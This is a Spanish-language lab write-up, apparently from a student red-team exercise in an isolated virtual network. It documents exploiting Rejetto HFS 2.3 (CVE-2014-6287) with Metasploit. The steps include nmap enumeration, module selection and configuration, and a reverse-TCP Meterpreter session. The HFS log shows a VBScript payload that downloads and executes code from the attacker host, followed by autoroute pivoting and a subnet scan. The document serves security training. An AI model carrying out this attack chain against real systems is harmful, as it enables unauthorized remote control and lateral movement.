
Identificación de la Vulnerabilidad

Configuración del exploit Rejetto HFS en Metasploit

La figura 10 muestra la ejecución del comando: netstat -ano | find "80", Esta evidencia confirma que el servidor Rejetto está efectivamente exponiendo el puerto 80/TCP, lo que habilita la superficie de ataque requerida para el análisis de vulnerabilidades. El uso de netstat permite verificar que el servicio está escuchando en todas las interfaces (0.0.0.0), lo que implica que cualquier máquina dentro de las redes configuradas puede establecer conexión con el servidor, facilitando el reconocimiento, enumeración y explotación del fallo.

Figura 10

Verificación de Puertos en la Máquina Rejetto mediante Netstat



Nota: La imagen muestra la verificación de servicios activos en el equipo donde se encuentra instalado el servidor Rejetto HFS, evidenciando un proceso escuchando sobre el puerto 80 dentro del entorno de laboratorio simulado. Elaboración propia.

En la figura 11, se ejecuta el comando nmap -sV -p 80 192.168.100.20, realizado desde Parrot OS, la máquina atacante del laboratorio.


Este comando tiene dos funciones clave:

- -p 80: examina exclusivamente el puerto 80/TCP.
- -sV: identifica la versión del servicio que se ejecuta en ese puerto.

Esta evidencia demuestra que la máquina atacante ha podido enumerar el servicio expuesto en el puerto 80 y obtener la versión exacta del servidor web HttpFileServer httpd 2.3.

Figura 11

Escaneo de Puertos en la Máquina Rejetto mediante Netstat



Nota: La imagen muestra la detección de un servicio HTTP activo en la dirección 192.168.100.20 a través de una herramienta de escaneo utilizada en el entorno de laboratorio, confirmando la disponibilidad del servicio dentro del segmento de red simulado. Elaboración propia.


Inicialización de Metasploit (msfdb) y Ejecución de msfconsole en Parrot OS

La figura 12 muestra la ejecución de Metasploit Framework en Parrot OS, tras iniciar la consola con el comando: sudo msfconsole. Posteriormente, buscamos módulos relacionados con el servidor objetivo ejecutando: search hfs

Este comando es utilizado para identificar exploits o módulos auxiliares asociados a Rejetto HFS (HttpFileServer), la aplicación vulnerable presente en la máquina objetivo.

Figura 12

Ejecución de msfconsole en Parrot OS



Nota: La imagen muestra la apertura del framework Metasploit en el entorno de laboratorio, utilizado de manera controlada para el análisis de vulnerabilidades asociadas al servicio Rejetto HFS. Elaboración propia.

En la figura 13, podemos visualizar que tras la busqueda, Metasploit devuelve una lista de coincidencias bajo “Matching Modules”, dentro de la cual se destacan dos exploits directamente relacionados con vulnerabilidades de Rejetto HFS:

1. exploit/windows/http/rejetto_hfs_rce_cve_2024_23692

Fecha de divulgación: 2024-05-25

Rango: excellent

Check support: Yes

Descripción: *Rejetto HTTP File Server (HFS) Unauthenticated Remote Code Execution.*

Este exploit permite ejecutar código remoto sin autenticación sobre servidores HFS vulnerables, representando un riesgo crítico.

2. exploit/windows/http/rejetto_hfs_exec

Fecha de divulgación: 2014-09-11

Rango: excellent


Check support: Yes

Descripción: *Rejetto HttpFileServer Remote Command Execution.*

Este exploit corresponde a la vulnerabilidad clásica CVE-2014-6287, ampliamente utilizada para comprometer servidores HFS 2.3 mediante manipulación del parámetro search.

Figura 13

Identificación del Exploit para Rejetto HFS en Metasploit




Nota: La imagen muestra la búsqueda de módulos relacionados con el servicio Rejetto HFS dentro del framework Metasploit, realizada en un entorno de laboratorio controlado con fines de análisis de vulnerabilidades. Elaboración propia.

Explotación Controlada

Metasploit muestra los módulos disponibles para explotar HFS. Procedemos a seleccionar el exploit asociado a CVE-2014-6287, mediante el comando: use 4, Esto carga el módulo: exploit/windows/http/rejetto_hfs_exec, validado en la figura 14

Figura 14

Selección del Exploit Rejetto HFS en Metasploit




Nota: La imagen muestra la selección de un módulo dentro del framework Metasploit para el análisis controlado de una vulnerabilidad asociada al servicio Rejetto HFS en el entorno de laboratorio. Elaboración propia.

En la figura 15 se observa el uso del módulo exploit/windows/http/rejetto_hfs_exec en Metasploit. Se configuraron los parámetros RHOSTS, LHOST y LPORT para apuntar al Host-A

vulnerable (192.168.100.20). La imagen evidencia el inicio del servidor malicioso utilizado para entregar el payload meterpreter, necesario para la toma inicial de control.

Figura 15

Configuración del Exploit en Metasploit (HFS Rejetto)



Nota: La imagen evidencia la ejecución controlada de un módulo de prueba dentro de un entorno de laboratorio cerrado, con el fin de simular la explotación de una vulnerabilidad asociada al servicio Rejetto HFS. Elaboración propia.

En la figura 16 evidencia la fase de explotación donde la máquina Parrot OS (atacante) ejecuta el módulo exploit/windows/http/rejetto_hfs_exec contra el servidor vulnerable Rejetto HFS alojado en la dirección 192.168.100.20.

Al ejecutar el comando: run, Metasploit inicia el proceso del exploit y se observan los siguientes eventos clave:

Inicialización del Handler: Started reverse TCP handler on 192.168.100.10:4444

El framework configura el listener para recibir la conexión inversa del payload Meterpreter desde la víctima.

Envío de la Petición Maliciosa

Using URL: http://192.168.100.10:8080/yrvmbZ

Sending a malicious request to /

El exploit genera una carga maliciosa encapsulada en una petición HTTP dirigida a Rejetto HFS, aprovechando la vulnerabilidad de ejecución remota de comandos.

Transferencia del Payload

Payload request received: /yrvmbZ

Sending stage (177734 bytes) to 192.168.100.20

El servidor HFS vulnerable descarga y ejecuta la segunda etapa del payload (Meterpreter).


Ejecución y Apertura de la Sesión

Meterpreter session 1 opened (192.168.100.10:4444 -> 192.168.100.20:51479)

Esto confirma que la víctima ha ejecutado el payload, otorgando a la maquina atacante una sesión remota Meterpreter completamente funcional, con control del sistema.

Figura 16

Ejecución del Exploit contra Rejetto HFS y Obtención de Sesión Meterpreter



Nota: La imagen muestra el establecimiento de una sesión remota como resultado de la simulación controlada de una vulnerabilidad presente en el servicio Rejetto HFS, dentro de un

entorno de laboratorio aislado. Esta actividad permitió validar el impacto potencial de una brecha de seguridad no mitigada. Elaboración propia.

Creación del Usuario en Host-A (Víctima)

En la sesión se observa la ruta: (C:\Users\usuario\Desktop\Rejeto_123456), lo cual confirma acceso al escritorio de la máquina víctima, validando la explotación exitosa.


Envío de la Sesión al Background

Con el comando background, se envía la sesión 1 a segundo plano, permitiendo continuar con otras acciones dentro de Metasploit (post-exploitation, enumeración, escalamiento o pivoting).

En la figura 17 podemos ver la interfaz del servidor vulnerable Rejetto HFS 2.3 (Build 288) ejecutándose en la máquina objetivo Host-A (192.168.100.20). En la parte derecha se visualiza el log detallado de solicitudes HTTP recibidas por el servidor, lo cual constituye evidencia directa de la explotación realizada desde Metasploit.

Figura 17

Registro de actividad en Rejetto HFS 2.3



En el registro de actividad se observan:

- **Solicitudes GET provenientes de la máquina atacante (192.168.100.10).**

A lo largo del log aparecen múltiples solicitudes GET dirigidas al servidor, indicando la fase inicial de reconocimiento del servicio HFS. Estas peticiones son generadas automáticamente por el módulo rejetto_hfs_exec de Metasploit para validar que el servidor está activo y respondiendo correctamente.

192.168.100.10:33936 Requested GET /

192.168.100.10:34715 Requested GET /?search=

- **Solicitudes GET provenientes de la máquina en la segunda subred (192.168.101.12 / 101.11)**

Estas entradas reflejan que otras máquinas dentro del entorno virtual están interactuando o reconociendo el servidor web, lo cual muestra coherencia con la topología del laboratorio y la accesibilidad del servicio HFS a través de la red interna.

- **Evidencia del payload ejecutado**

En el log se visualiza claramente la instrucción maliciosa enviada durante la explotación:

x.Open+"GET","http://192.168.100.10:8080/oV2Ixj5urKL",False

Execute+x.responseText

Este fragmento corresponde al script VBScript que el exploit utiliza para descargar y ejecutar el payload desde la máquina atacante, confirmando la ejecución remota de código en Host-A.

- **Timestamps precisos del ataque**

La captura incluye marcas de tiempo entre las **08:42 p.m. y 09:58 p.m.**, útiles para la trazabilidad forense.

Identificación de hora exacta del exploit

Validación del momento en que el payload fue obtenido y ejecutado

Correlación con logs de Metasploit y PCAPs

- **Evidencia de éxito en la explotación**

La aparición de estas líneas confirma que el servidor procesó el payload sin validación de seguridad, característica de la vulnerabilidad HFS 2.3 (CVE-2014-6287), y nos permite demostrar que:

El exploit fue recibido

El script fue interpretado por el servidor

La ejecución remota de código resultó exitosa

Se habilitó la sesión Meterpreter en Host-A

Movimiento Lateral


Uso de post/multi/manage/autoroute para pivoting

La figura 18 muestra la ejecución del módulo autoroute para agregar rutas hacia la subred 192.168.101.0/24, donde reside host-b. Al establecer session 1, el módulo identifica automáticamente las rutas disponibles desde el sistema comprometido y las integra en la tabla del handler. Esto habilita el acceso indirecto a la segunda red interna a través de host-a.

En esta fase se realizó una simulación de movimiento lateral desde el equipo inicialmente comprometido hacia una segunda subred del laboratorio. Este proceso tuvo como objetivo evidenciar cómo un atacante podría desplazarse entre segmentos de red si no existen controles efectivos de segmentación, monitoreo y restricción de tráfico interno. Este resultado reforzó la importancia de aplicar principios como la microsegmentación, el control de rutas internas y el monitoreo continuo por parte del Blue Team.

Figura 18

Establecimiento de rutas internas para la simulación de movimiento lateral en el laboratorio




Nota: La imagen muestra la configuración de rutas internas dentro de un entorno de laboratorio controlado, con el propósito de simular un movimiento lateral entre subredes como parte del ejercicio del Red Team. Esta acción permitió extender la visibilidad hacia otros segmentos del entorno simulado, sin afectar sistemas reales ni infraestructuras externas. Elaboración propia.

Escaneo de la subred 192.168.101.0/24 (portscan)

En esta fase se realizó una revisión de servicios activos en una segunda subred del laboratorio, con el objetivo de identificar nuevos puntos de exposición tras el desplazamiento lateral. Este resultado puso en evidencia los riesgos asociados a redes internas sin monitoreo ni restricciones adecuadas, resaltando la importancia de aplicar controles de segmentación, listas de control de acceso y detección de tráfico anómalo por parte del Blue Team.

Figura 19

Escaneo de servicios en una subred interna durante la simulación de movimiento lateral




Nota: La imagen evidencia la ejecución de un escaneo de servicios sobre una subred interna del laboratorio, realizado después de la simulación de movimiento lateral. Esta actividad permitió identificar posibles servicios expuestos en otros equipos del entorno simulado. Elaboración propia.

